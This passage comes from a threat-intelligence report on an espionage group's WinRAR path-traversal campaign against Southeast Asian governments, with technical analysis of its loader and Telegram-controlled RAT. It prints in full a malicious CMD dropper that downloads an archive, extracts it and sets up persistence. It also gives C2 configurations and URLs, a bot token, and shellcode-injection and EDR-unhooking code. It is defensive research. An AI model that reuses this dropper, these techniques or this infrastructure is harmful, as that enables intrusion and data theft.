:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd

```

Figure 8 — Path Traversal attempts to achieve code execution.

After the malicious file is dropped into the **Startup** folder, it executes `Windows Defender Definition Update.cmd` upon the next system reboot. It is noteworthy that although the RAR file exists on **VirusTotal**, the sandbox was unable to extract the malicious file, creating challenges for researchers, as no artifacts were available to analyze.

Dropped Files (10)				
Scanned	Detections	File type	Name	
2025-10-15	0 / 63	Text	Attachments/Attachments_Concept Note (6).docx	
2025-10-15	0 / 63	Text	Attachments/Attachments_Concept Note (7).docx	
2025-10-15	0 / 63	Text	Attachments/Attachments_Concept Note (4).docx	
2025-10-15	0 / 63	Text	Attachments/Attachments_Concept Note (1).docx	
2025-10-15	0 / 63	Text	Attachments/Attachments_Concept Note (2).docx	
2025-10-15	0 / 62	Text	Attachments/Attachments_Concept Note (5).docx	
2025-09-12	0 / 63	Text	Proposal for Cooperation.pdf	
?	?	file	6fc2d616b90d30dc95368e91b9d4d398ab58267a42f96b95849cc4bb0de0b350	
?	?	file	8a7ee2a8e6b3476319a3a0d5846805fd25fa388c7f2215668bc134202ea093fa	
SHA-256			8a7ee2a8e6b3476319a3a0d5846805fd25fa388c7f2215668bc134202ea093fa	
?	?	file	aca0acdb96db8e51784ffe75049472e0fd44b342658ef0d78809d44ce1eb2602	

Figure 9 — Unable to extract the malicious CMD file.

Cmd File: `8a7ee2a8e6b3476319a3a0d5846805fd25fa388c7f2215668bc134202ea093fa`

@echo off

setlocal ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION

set "TARGET_DIR=C:\Users\Public\Documents\Microsoft"

set "ZIP_URL=hxxps://www.dropbox.com/scl/fi/ln6q8ip8k3dvx6xyy17s/gs.rar?rlkey=w9vg1ehva23iitfdt5oh2x6cj&st=pwq86nfo&dl=1"

set "RANDOM_NAME=winupdate_v!RANDOM!!TIME:~6,2!!TIME:~3,2!"

set "ZIP_FILE=%TARGET_DIR%\%RANDOM_NAME%.rar"

set "EXTRACT_DIR=%TARGET_DIR%\%RANDOM_NAME%"

set "EXE_FILE=%EXTRACT_DIR%\obs-browser-page.exe"

set "DLL_FILE=%EXTRACT_DIR%\libcef.dll"

if exist "%EXE_FILE%" if exist "%DLL_FILE%" goto :RunProgram

if not exist "%TARGET_DIR%" mkdir "%TARGET_DIR%" >NUL 2>&1

call :Download "%ZIP_URL%" "%ZIP_FILE%"

if errorlevel 1 (

timeout /t 15 >NUL

call :Download "%ZIP_URL%" "%ZIP_FILE%"

```

if errorlevel 1 (
timeout /t 30 >NUL

call :Download "%ZIP_URL%" "%ZIP_FILE%"

if errorlevel 1 exit /b 1
)
)

mkdir "%EXTRACT_DIR%" >NUL 2>&1

call :Extract "%ZIP_FILE%" "%EXTRACT_DIR%" || exit /b 1

del /q "%ZIP_FILE%" >NUL 2>&1

:RunProgram

if exist "%EXE_FILE%" (
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "%RANDOM_NAME%" /t REG_SZ /d "%EXE_FILE%"

start "" "%EXE_FILE%"
)

endlocal

exit /b 0

:Download

powershell -WindowStyle Hidden -NoLogo -NoProfile -Command ^
"try { (New-Object Net.WebClient).DownloadFile('%~1','%~2'); exit 0 } catch { exit 1 }" >NUL 2>&1

if %errorlevel%==0 exit /b 0

powershell -WindowStyle Hidden -NoLogo -NoProfile -Command ^
"try { (New-Object Net.WebClient).DownloadFile('%~1','%~2'); exit 0 } catch { exit 1 }" >NUL 2>&1

if %errorlevel%==0 exit /b 0

exit /b 1

:Extract

set "RAR32=%ProgramFiles(x86)%\WinRAR\Rar.exe"

set "RAR64=%ProgramFiles%\WinRAR\Rar.exe"

if exist "%RAR64%" (

"%RAR64%" x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1

exit /b %errorlevel%

)

if exist "%RAR32%" (

"%RAR32%" x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1

exit /b %errorlevel%

)

where Rar.exe >NUL 2>&1

if %errorlevel%==0 (

```

```
Rar.exe x -hpS8jwaqfA0BBuWOAKrFLg -y "%~1" "%~2\" >NUL 2>&1
```

```
exit /b %errorlevel%
```

```
)
```

```
exit /b 1
```

The `.cmd` file downloads a **password-protected RAR archive** from Dropbox and saves it to `C:\\Users\\Public\\Documents\\Microsoft` under the name `winupdate_v{random_int_cur_time}.rar`. Threat actors often abuse legitimate file-sharing services, such as **Dropbox**, **Google Drive**, **GitHub**, and others. Although these platforms scan uploaded files for malicious activity, password-protecting an archive prevents the files from being extracted and their contents analyzed, which allows malicious payloads to bypass security checks.

`winupdate_v.rar- 50855f0e3c7b28cbeac8ae54d9a8866ed5cb21b5335078a040920d5f9e386ddb`

After it's downloaded, the RAR file is decrypted using the password `S8jwaqfA0BBuWOAKrFLg`. It then drops the two embedded files, `obs-browser-page.exe` and `libcef.dll`, into `C:\\Users\\Public\\Documents\\Microsoft\\winupdate_v{random_int_cur_time}\\`. A Run registry key is then created to maintain persistence for the executable, which will sideload the malicious DLL file. `obs-browser-page.exe` – `7af238050b2750da760b2cf5053bcf58054bcf44e9af1617d8b7af3ed98d09c6`

`libcef.dll` – `a3805b24b66646c0cf7ca9abad502fe15b33b53e56a04489cfb64a238616a7bf`

The DLL file was compiled on **Thu, Sep 04, 10:41:21 2025**, and contains the malicious export `cef_api_hash`. The malware is the RAT we track as **TGAmaranth RAT**, and uses a **Telegram** Bot as its C&C.

The artifacts we observed in the campaign's initial ZIP file were also present in another [ZIP file](#). However, instead of downloading the encrypted RAR from Dropbox, the file was retrieved from the group's own servers:

- URL: `catalogs.dailydownloads[.]net/archives/microsoft/office/@MrPresident_001_bot.rar`
- Password: `6jmNHn2hRf7uxCHKwL5s`

Interestingly, the filename `@MrPresident_001_bot.rar` could potentially refer to a Telegram bot, as it follows the platform's naming conventions for bot accounts.

Amaranth Loader – Technical Analysis

The Amaranth loader is a 64-bit Windows PE DLL that executes its malicious functionality when sideloaded. The loader usually does not establish additional persistence mechanisms. However, in some campaigns and samples, we observed the creation of a Run key entry to ensure persistence.

The DLL typically contains multiple exports, in most cases, only a single export is functional, and the remaining exports point to the same address, which simply invokes an infinite **Sleep** loop.

Name	Address	Ordinal	
curl_easy_init	00000001800048D0	2	Malicious Export
curl_easy_cleanup	000000018000490C	1	
curl_easy_perform	000000018000490C	3	
curl_easy_setopt	000000018000490C	4	Sleep Exports
DllEntryPoint	000000018001D7F0		[main entry]
HackCheck	00000001800049A0	1	Malicious Export
LogApplySettings	00000001800045E4	2	
LogDeinit	00000001800045E4	3	
LogEnable	00000001800045E4	4	
LogGetLevel	00000001800045E4	5	
LogInit	00000001800045E4	6	
LogIsEnabled	00000001800045E4	7	
LogMonitorSettings	00000001800045E4	8	
LogRemoveModule	00000001800045E4	9	
LogSetDepth	00000001800045E4	10	Sleep Exports
LogSetLevel	00000001800045E4	11	
LogSetMaxSize	00000001800045E4	12	
LogSetMode	00000001800045E4	13	
LogSetPath	00000001800045E4	14	
LogSetSettingsFile	00000001800045E4	15	
LogSetType	00000001800045E4	16	
LogTrackEvent	00000001800045E4	17	
LogTrackEventData	00000001800045E4	18	
LogUninitMetrics	00000001800045E4	19	
LogWrite2	00000001800045E4	20	
LogWrite	00000001800045E4	21	
DllEntryPoint	000000018001E158		[main entry]

Figure 10 — Amaranth Loaders DLL exports.

After the correct export is invoked by the main executable, Amaranth loader decrypts the initial URL using a hardcoded **XOR key**.

```

xor_key = 0x4EE24EE24EE24EE2LL;
xkey = 0x4EE24EE24EE24EE2LL;
i = 0;
encrypted = url;
while ( 1 )
{
    *encrypted++ ^= xor_key >> (i++ & 7);
    if ( i >= 95 )
        break;
    xor_key = xkey;
}

xor_key = 0xAABBCCDDAABBCCDDuLL;
xkey = 0xAABBCCDDAABBCCDDuLL;
i = 0;
decrypted = encrypted;
while ( 1 )
{
    *decrypted++ ^= xor_key >> (i++ & 7);
    if ( i >= 0x31 )
        break;
    xor_key = xkey;
}

```

Figure 11 — String decryption.

The loader contacts the URL that hosts the **AES key**. While the majority of samples we obtained follow this approach, we also observed samples in which the **AES key** is embedded in the binary in encrypted form. In these cases, the same decryption process described above is used to retrieve the AES key.

Initially, the URLs used to retrieve the key were hosted on Pastebin, uploaded from a single account [@amaranthbernadine](#). In later campaigns, the AES key was hosted on servers controlled by the threat group, similar to those in the payload.

hxxps://pastebin[.]com/raw/Z7xayGZ8

hxxps://pastebin[.]com/raw/2AGrG4i1

hxxps://pastebin[.]com/raw/ASXindCH

hxxps://daily.getfreshdata[.]com/dailynews/key.txt

hxxps://softwares.dailydownloads[.]net/products/microsoft/office/product-key/DB2F.activation.key

Moving the AES keys from Pastebin to their own servers enables the attackers to apply geolocation restrictions before payload delivery.




Figure 12 — AES-key retrieved from URL.

We observed multiple **User-Agent** strings being passed as arguments to the **InternetOpenA** function, including:

"Avant Browser/1.2.789rel1 (<http://avantbrowser.com>)"

"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"

"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0"

"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/132.0.6788.76 Safari/537.36"

"downloader"

The loader downloads the encrypted file from the second URL and decrypts it using **AES-CBC** with the obtained key and a hardcoded initialization vector (IV). The same IV is present in all Amaranth loader samples from the campaigns mentioned earlier: **12 34 56 78 90 AB CD EF 34 56 78 90 AB CD EF 12**.

The loader allocates 4 KB of memory with **PAGE_EXECUTE_READWRITE** access and copies the decrypted shellcode into this memory address. It then executes the shellcode entry point. The observed shellcode was the Havoc command-and-control framework.

Example of Havoc Configuration (targeting **Thailand, Singapore, Philippines** —**FSTR_HADR.zip**):

```
{
  "Processes": [
    "C:\\\\Windows\\\\System32\\\\Werfault.exe",
    "C:\\\\Windows\\\\SysWOW64\\\\Werfault.exe"
  ],
  "Method": "POST",
  "Hosts": [
    "www.todaynewsfetch[.]com:443"
  ],
  "UserAgent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/132.0.6788.76 Safari/537.36",
  "Headers": [
    "Content-type: text/plain",
    "Secure: 1",
    "SSID: 11PCVS1VcabHx"
  ],
  "Urls": [
    "/im-uncac",
    "/bulletin-disposal",
    "/version-check"
  ]
}
```

During our analysis of the loader's strings, we observed several development and debug artifacts, such as references to **Crypto++** source file paths. These paths likely originate from the threat actors' development environment.

```
C:\\Users\\LG02\\Desktop\\???\\cryptopp-master\\gf2n_simd.cpp
C:\\Users\\LG02\\Desktop\\???\\cryptopp-master\\rijndael_simd.cpp
C:\\Users\\LG02\\Desktop\\???\\cryptopp-master\\sha_simd.cpp
C:\\Users\\LG02\\Desktop\\???\\cryptopp-master\\sse_simd.cpp
D:\\Dev\\ApplicationDllHijacking\\cryptopp\\cryptopp-master\\gf2n_simd.cpp
D:\\Dev\\ApplicationDllHijacking\\cryptopp\\cryptopp-master\\rijndael_simd.cpp
D:\\Dev\\ApplicationDllHijacking\\cryptopp\\cryptopp-master\\sha_simd.cpp
D:\\Dev\\ApplicationDllHijacking\\cryptopp\\cryptopp-master\\sse_simd.cpp
H:\\SideLoading\\04.Cwebp_custom\\???\\cryptopp-master\\gf2n_simd.cpp
H:\\SideLoading\\04.Cwebp_custom\\???\\cryptopp-master\\rijndael_simd.cpp
H:\\SideLoading\\04.Cwebp_custom\\???\\cryptopp-master\\sha_simd.cpp
H:\\SideLoading\\04.Cwebp_custom\\???\\cryptopp-master\\sse_simd.cpp
```

Amaranth Loader Variant Resembling APT-41 Tools deploying Havoc

File: 3cbef162e14e74d1f95391091544b53deb23c41b41b8bbadd124209a63496424

In early September, we discovered a file exhibiting similarities to both Amaranth Loader and previous APT-41 reported tools ([here](#) and [here](#)). This sample was compiled on August 20, 2025, and appears to have been used in multiple attacks. We observed the same **Crypto++** file artifacts as seen in Amaranth Loader, as well as the use of the DLL sideloading technique.

```
H:\\code\\loaders\\winzip\\cryptopp\\gf2n_simd.cpp
H:\\code\\loaders\\winzip\\cryptopp\\rijndael_simd.cpp
H:\\code\\loaders\\winzip\\cryptopp\\sha_simd.cpp
H:\\code\\loaders\\winzip\\cryptopp\\sse_simd.cpp
```

Of the four DLL exports, three of them point to the same address containing the **Sleep** instruction, while the other export, **CreateWzAddrBook**, implements the malicious functionality.

Name	Address	Ordinal	
CreateWzAddrBook	00000001800036D0	1	Malicious Export
RefreshCABRecipientCache	0000000180003710	2	
SetNotificationProviders	0000000180003710	3	
Uninitialize	0000000180003710	4	Sleep Export
DllEntryPoint	0000000180016DDC	[main entry]	

Figure 13 — DLL Exports.

Before entering an infinite sleep, the main export creates a thread to execute the malicious function.

```
void CreateWzAddrBook()
{
HANDLE Thread = CreateThread(NULL, 0, StartAddress, NULL, 0, NULL);

CloseHandle(Thread);

Sleep(INFINITE);
}
```

Similar to Amaranth Loader, this local variant decrypts its strings using the same previously described algorithm. Although some unusual logic is present in the code, this appears to be the result of compiler optimizations, such as loop unrolling, though the result is the same.

```
xkey = 0x8145F15287224668uLL;
xor_key = 0x8145F15287224668uLL;
v3 = 0;
i = 0;
decrypted = &filename[1]; // WzCAB.dat
while ( 1 )
{
    *(decrypted - 1) ^= xkey >> (i & 7);
    *decrypted ^= xor_key >> ((i + 1) % 8);
    decrypted[1] ^= xor_key >> ((i + 2) % 8);
    decrypted[2] ^= xor_key >> ((i + 3) % 8);
    decrypted[3] ^= xor_key >> ((i + 4) % 8);
    decrypted[4] ^= xor_key >> ((i + 5) % 8);
    decrypted[5] ^= xor_key >> ((i + 6) % 8);
    decrypted[6] ^= xor_key >> ((i + 7) % 8);
    decrypted[7] ^= xor_key >> ((i + 8) % 8);
    decrypted[8] ^= xor_key >> ((i + 9) % 8);
    i += 0xA;
    decrypted += 0xA;
    if ( (unsigned int)i >= 0xA )
        break;
    xkey = xor_key;
}
ReadFileToBuffer(&buffer_struct, (int *)filename);
data = buffer_struct.data;
if ( buffer_struct.data )
```

Figure 14 — Decryption algorithm.

Python representation:

```
data = b'?N\\xd9\\x8c$\\x1d}\\xed\\x1c4\\x00\\x00\\x00\\x00\\x00\\x00'
```

```
key = 0x8145F15287224668
```

```
decrypted_size = 10
```

```
decrypted = bytes(
```

```
data[i] ^ (key >> i % 8) & 0xFF
```

```
for i in range(0, decrypted_size)
```

```
)
```

```
print(decrypted)
```

```
# b'WzCAB.dat\\x00'
```

The first decrypted string is the filename containing the encrypted shellcode, which is loaded into memory and executed. The second decrypted string is the “RC4 key” used to decrypt the shellcode. Windows API function names are also encrypted and decrypted using the same algorithm, then `GetProcAddress` is used to dynamically resolve these functions at runtime.

The function used to decrypt the shellcode is an RC4-like implementation. While the **Key-Scheduling Algorithm (KSA)** is correctly implemented, the difference from the standard RC4 algorithm lies in the **Pseudo-Random Generation Algorithm (PRGA)**.

Below is the **Amaranth-Dragon** Python RC4 implementation:

```
def rc4_amaranth_dragon(key: bytes, data: bytes) -> bytes:
```

```
"""
```

Amaranth-Dragon RC4-like decryption function.

Author: @Tera0017/@_CPRResearch_

```
"""
```

```
def KSA(key: bytes) -> list[int]:
```

```
sBox = list(range(0, 256))
```

```
b = 0
```

```
for i in range(0, 256):
```

```

b = (sBox[i] + key[i % len(key)] + b) & 0xFF
sBox[i], sBox[b] = sBox[b], sBox[i]

return sBox

def PRGA(sbox: list[int], data_size: int):
    j = 0

    for i in range(0, data_size):
        ii = (i + 1) & 0xFF
        j = (j + sbox[ii]) & 0xFF
        sbox[ii], sbox[j] = sbox[j], sbox[ii]

        # Amaranth-Dragon RC4 Implementation
        yield i, (sbox[ii] + sbox[j]) & 0xFF


        # Standard RC4 Implementation
        #yield i, box[(box[ii] + box[j]) & 0xFF]

    box = KSA(key)

    return bytes(
        data[i] ^ cipherbyte
        for i, cipherbyte in PRGA(box, len(data))
    )

```

It's not clear if this deviation is intentional or accidental. However, standard Python libraries such as [PyCryptodome](#) do not successfully decrypt the shellcode.



```

if ( file_size )
{
    i = 0;
    do
    {
        ii = (i + 1);
        temp = SBox[ii];
        j = (j + temp);
        SBox[ii] = SBox[j];
        SBox[j] = temp;
        src = decrypted;
        decrypted[i] = encrypted_data[i] ^ (SBox[ii] + temp); // Standard RC4: encrypted_data[i] ^ Box[(Box[ii] + temp) & 0xFF]
        ++loop_i;
        ++i;
    }
    while ( loop_i < file_size );
}

```

Figure 15 — PRGA Implementation.

After the RC4-like decryption function completes, the malware uses the previously mentioned XOR algorithm to decrypt and dynamically resolve the necessary Windows API functions. These functions are then used to perform process injection by executing the shellcode within a **fiber context**.

```

shell_addr = VirtualAlloc(NULL, decrypted_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

memcpy(shell_addr, decrypted, decrypted_size);

ConvertThreadToFiber(NULL);

LPVOID shellFiber = CreateFiber(0, shell_addr, NULL);

SwitchToFiber(shellFiber);

```

The encrypted [shellcode](#) used in this campaign was identified as **Havoc C2 Framework** shellcode, and is configured as follows:

```

{

```

```

"Processes": [
"C:\\\\Windows\\\\System32\\\\msfeedssync.exe",
"C:\\\\Windows\\\\SysWOW64\\\\msfeedssync.exe"
],
"Method": "POST",
"Hosts": [
"dns.annasoft.gcdn[.]co:443",
"92.223.120[.]10:443",
"93.123.17[.]151:443",
"92.223.76[.]20:443",
"92.223.124[.]45:443",
"92.38.170[.]6:443"
],
"UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1788.0",
"Headers": [
"Host: helpdesk.nvision.com",
"Accept: */*",
"Accept-Language: en-US,en",
"Accept-Encoding: gzip,deflate,br",
"Origin: <https://config.office>[.]com",
"Connection: keep-alive"
],
"Urls": [
"/releases/v1.0/OfficeReleases",
"/Collector/3.0/?qsp=true&content-type=application&client-id=NO_AUTH"
]
}

```

TGAmaranth RAT – Technical Analysis

TGAmaranth RAT is a fully functional 64-bit DLL remote access tool (RAT) that uses a hardcoded Telegram bot as its C&C. It uses an encrypted bot token to connect to <https://api.telegram.org>, listens for incoming bot messages, and interprets them as commands.

This file was compiled on **September 4, 2025**, and was used in a campaign targeting **Indonesia** and possibly other **Southeast Asian** countries. The sample follows a modus operandi similar to that of other tools observed in the Amaranth-Dragon campaigns, and is sideloaded by a legitimate executable.

Name	Address	Ordinal	
cef_api_hash	000000018011B660	1	Malicious Export
cef_command_line_create	000000018011B660	2	
cef_execute_process	000000018011B6F0	3	
cef_log	000000018011B6F0	4	
cef_parse_json	000000018011B6F0	5	
cef_process_message_create	000000018011B6F0	6	
cef_string_list_alloc	000000018011B6F0	7	
cef_string_list_append	000000018011B6F0	8	
cef_string_list_free	000000018011B6F0	9	Sleep Exports
cef_string_list_size	000000018011B6F0	10	
cef_string_list_value	000000018011B6F0	11	
cef_string_map_alloc	000000018011B6F0	12	
cef_string_map_append	000000018011B6F0	13	
cef_string_map_free	000000018011B6F0	14	
cef_string_map_key	000000018011B6F0	15	
cef_string_map_size	000000018011B6F0	16	
cef_string_map_value	000000018011B6F0	17	
cef_string_multimap_alloc	000000018011B6F0	18	
cef_string_multimap_append	000000018011B6F0	19	
cef_string_multimap_free	000000018011B6F0	20	

Figure 16 — TGamaranth RAT DLL exports.

The first function executed by the malware implements an **anti-debugging** technique to determine if the process is being debugged. This method is described in detail in this [GitHub repository](#). In summary, the malware creates an event handler named `SelfDebugging` and launches a child process of itself, passing the executable filename and the parent process ID as arguments. The child process then attempts to attach to the parent process using the `DebugActiveProcess`. If this attempt fails, the child process signals the event handler to notify the parent that it is already being debugged. Upon detection of a debugger, both the child and parent processes terminate. If no debugger is detected, the parent process proceeds with the infection routine.

However, before proceeding with full infection, the malware employs an **anti-EDR** and **anti-AV** technique that overwrites a hooked `ntdll.dll` in the current process with a clean, unhooked copy, thereby allowing it to bypass EDR or antivirus hooks. To achieve this, the malware creates a child process of `cmd.exe` in `CREATE_SUSPENDED` mode and reads the child process's `ntdll.dll` from memory using the `ReadProcessMemory` API. As many EDR solutions do not hook into the `ntdll.dll` of a process until it is resumed, the suspended child process typically contains an unhooked version of the DLL. TGamaranth does not inject any code into the child process, but simply reads the unhooked `ntdll.dll` and then terminates the child process. The malware then copies the `.text` section of the unhooked `ntdll.dll` from the child process into its own address space, effectively removing any EDR or antivirus hooks from the parent process.

```
void cef_api_hash()
{
    struct_ctx ctx; // [rsp+30h] [rbp-98h] BYREF

    AntiDebug();
    memset(&ctx, 0, sizeof(ctx));
    AntiEDR(&ctx);
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    Sleep(0xFFFFFFFF);
}
```

Figure 17 — Export, malicious code.

The RAT encrypts most of its critical strings using a custom XOR-based function, which uses the same algorithm as previously described.

```

encrypted ^= key;
encrypted[1] ^= key >> 1;
encrypted[8] ^= key;
encrypted[16] ^= key;
encrypted[24] ^= key;
encrypted[32] ^= key;
encrypted[40] ^= key;
encrypted[9] ^= key >> 1;
encrypted[17] ^= key >> 1;
encrypted[25] ^= key >> 1;
encrypted[33] ^= key >> 1;
encrypted[41] ^= key >> 1;
encrypted[2] ^= key >> 2;
encrypted[10] ^= key >> 2;
encrypted[18] ^= key >> 2;
encrypted[26] ^= key >> 2;
encrypted[34] ^= key >> 2;
encrypted[42] ^= key >> 2;
encrypted[3] ^= key >> 3;
encrypted[11] ^= key >> 3;
encrypted[19] ^= key >> 3;

```

Figure 18 — TGAmaranth string decryption.

Due to compiler optimizations such as loop unrolling, the similarities in the decryption routines are not immediately apparent. However, when translating the code into Python, we observe that the same decryption algorithm is used.

```
def decrypt_tg_amaranth(key: int, data: bytes) -> bytes:
```

```

"""

```

Amaranth-Dragon, TGAmaranth string decryption function.

Author: @Tera0017/@_CPRResearch_

```

"""

```

```

    return bytes(

```

```

        data[i] ^ (key >> i % 8) & 0xFF

```

```

        for i in range(0, len(data)) if data[i]

```

```

    )

```

```

    encrypted =

```

```

    b'9\\xb2x\\x95'\\x98\\xe6\\xdc0\\xb3z\\xe1\\x11\\xed\\xad\\xb8f\\xca\\x14\\xd0\\x06\\xcf\\xb9\\x93P\\xb3x\\xc6\\x1f\\xe7\\xe5\\x832\\xef&\\xd18\\xd9\\x98\\x87

```

```

    key = 0x7001694307667501

```

```

    tg_bot_token = decrypt_tg_amaranth(key, encrypted)

```

```

    print(tg_bot_token)

```

```

    # b'8285002613:AAEyRgJTpVgmyQ38fOO1i3ofqhqLmhQqZs8\\x00'

```

The first decrypted string is the **Telegram bot token**, `8285002613:AAEyRgJTpVgmyQ38f001i3ofqhqLmhQqZs8`, which serves as the C&C channel for the RAT. The RAT leverages the [tgbot-cpp](#) library to interact with the Telegram API. Operators send commands to the RAT through the Telegram bot, and the RAT continuously monitors messages received by the bot, executes the specified commands on the infected machine, and returns the results to the bot via the same Telegram channel.

Command	Argument	Description
<code>/start</code>	N/A	Sends the list of running processes from the infected machine to the bot.
<code>/screenshot</code>	N/A	Captures and uploads a screenshot of the infected machine.
<code>/shell</code>	<code>\$command</code>	Executes the specified command on the infected machine and returns the output.
<code>/download</code>	<code>\$filepath</code>	Downloads the specified file from the infected machine.
<code>/upload</code>	<code>\$FILE</code>	Uploads a file to the infected machine.

The example below demonstrates how the group can interact with the infected machine.




Figure 19 — TGAmaranth Telegram C&C communication.

Attribution

Check Point Research observed overlaps between Amaranth-Dragon and APT-41, with similarities apparent in both their targeting and technical toolsets. Both groups have focused their campaigns on government and law enforcement entities across **Southeast Asia**, and the Amaranth-Dragon arsenal demonstrates notable technical features previously associated with APT-41. These include the use of DLL sideloading techniques and malicious DLLs that employ a Sleep instruction in unused exports, a characteristic observed in APT-41 tools, reported in earlier research publications. In addition, the development style, such as creating new threads within export functions to execute malicious code, closely mirrors established APT-41 practices. Compilation timestamps, campaign timing, and infrastructure management all point to a disciplined, well-resourced team operating in the UTC+8 (China Standard Time) zone. Taken together, these technical and operational overlaps strongly suggest that Amaranth-Dragon is closely linked to, or part of, the APT-41 ecosystem, continuing established patterns of targeting and tool development in the region.

Conclusion

The campaigns by Amaranth-Dragon exploiting the **CVE-2025-8088** vulnerability highlight the recent trend of sophisticated threat actors rapidly weaponizing newly disclosed vulnerabilities. By leveraging a path traversal flaw in WinRAR, the group demonstrates its ability to adapt its tactics and infrastructure to maximize impact against highly targeted government and law enforcement organizations across **Southeast Asian countries**. The use of geo-restricted C&C servers, custom loaders, and open-source post-exploitation frameworks, such as **Havoc**, underscores the group's technical proficiency and operational discipline. These attacks serve as a stark reminder of the importance of timely vulnerability management, user awareness, and robust defense-in-depth strategies. Organizations, especially those in government and critical infrastructure sectors, must prioritize patching vulnerabilities, monitoring suspicious archive files, and remaining vigilant for evolving TTPs. As cyber threats continue to align with geopolitical interests, collaboration between regional partners and the security community is essential to detect, disrupt, and defend against these advanced adversaries.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems, protecting against the attacks and threats described in this report.

Indicators of Compromise

Description	Value
RAR Archives (Exploit)	259819d1ae6421c2871f2ba0d128089036a0b29b 92b8fa4d3e7f42036fc297a3b765e365e27cdce5 e34d7e8ba4bb949aa5c491b950ab30688d5dbadc
Archives	19abb00922f4fb3d4b28713bc866a033a11c1567 3a647d54f0866496d6d71c7b8e9f928759d535fd 44ac2785b0352113ed12b856ec4507fa0b897adf 53641ae0acb0fd986b30bdb1766086140abdc625 7ed0e7b80d4b5cddf10b0a6907755c607f37d7fe a80c9e1b3116f882d4f25e1934a2e890706ba44c b0b95528f5df65140540e473a5ac477d7f4dff87 d70bad36a4060f93a3c5c9092bbf299c463a1451 d80edb2d04670d304713b148d6a721498f842376 ec61fd29b0ebc597847325a61aceac5eeab4ae2c
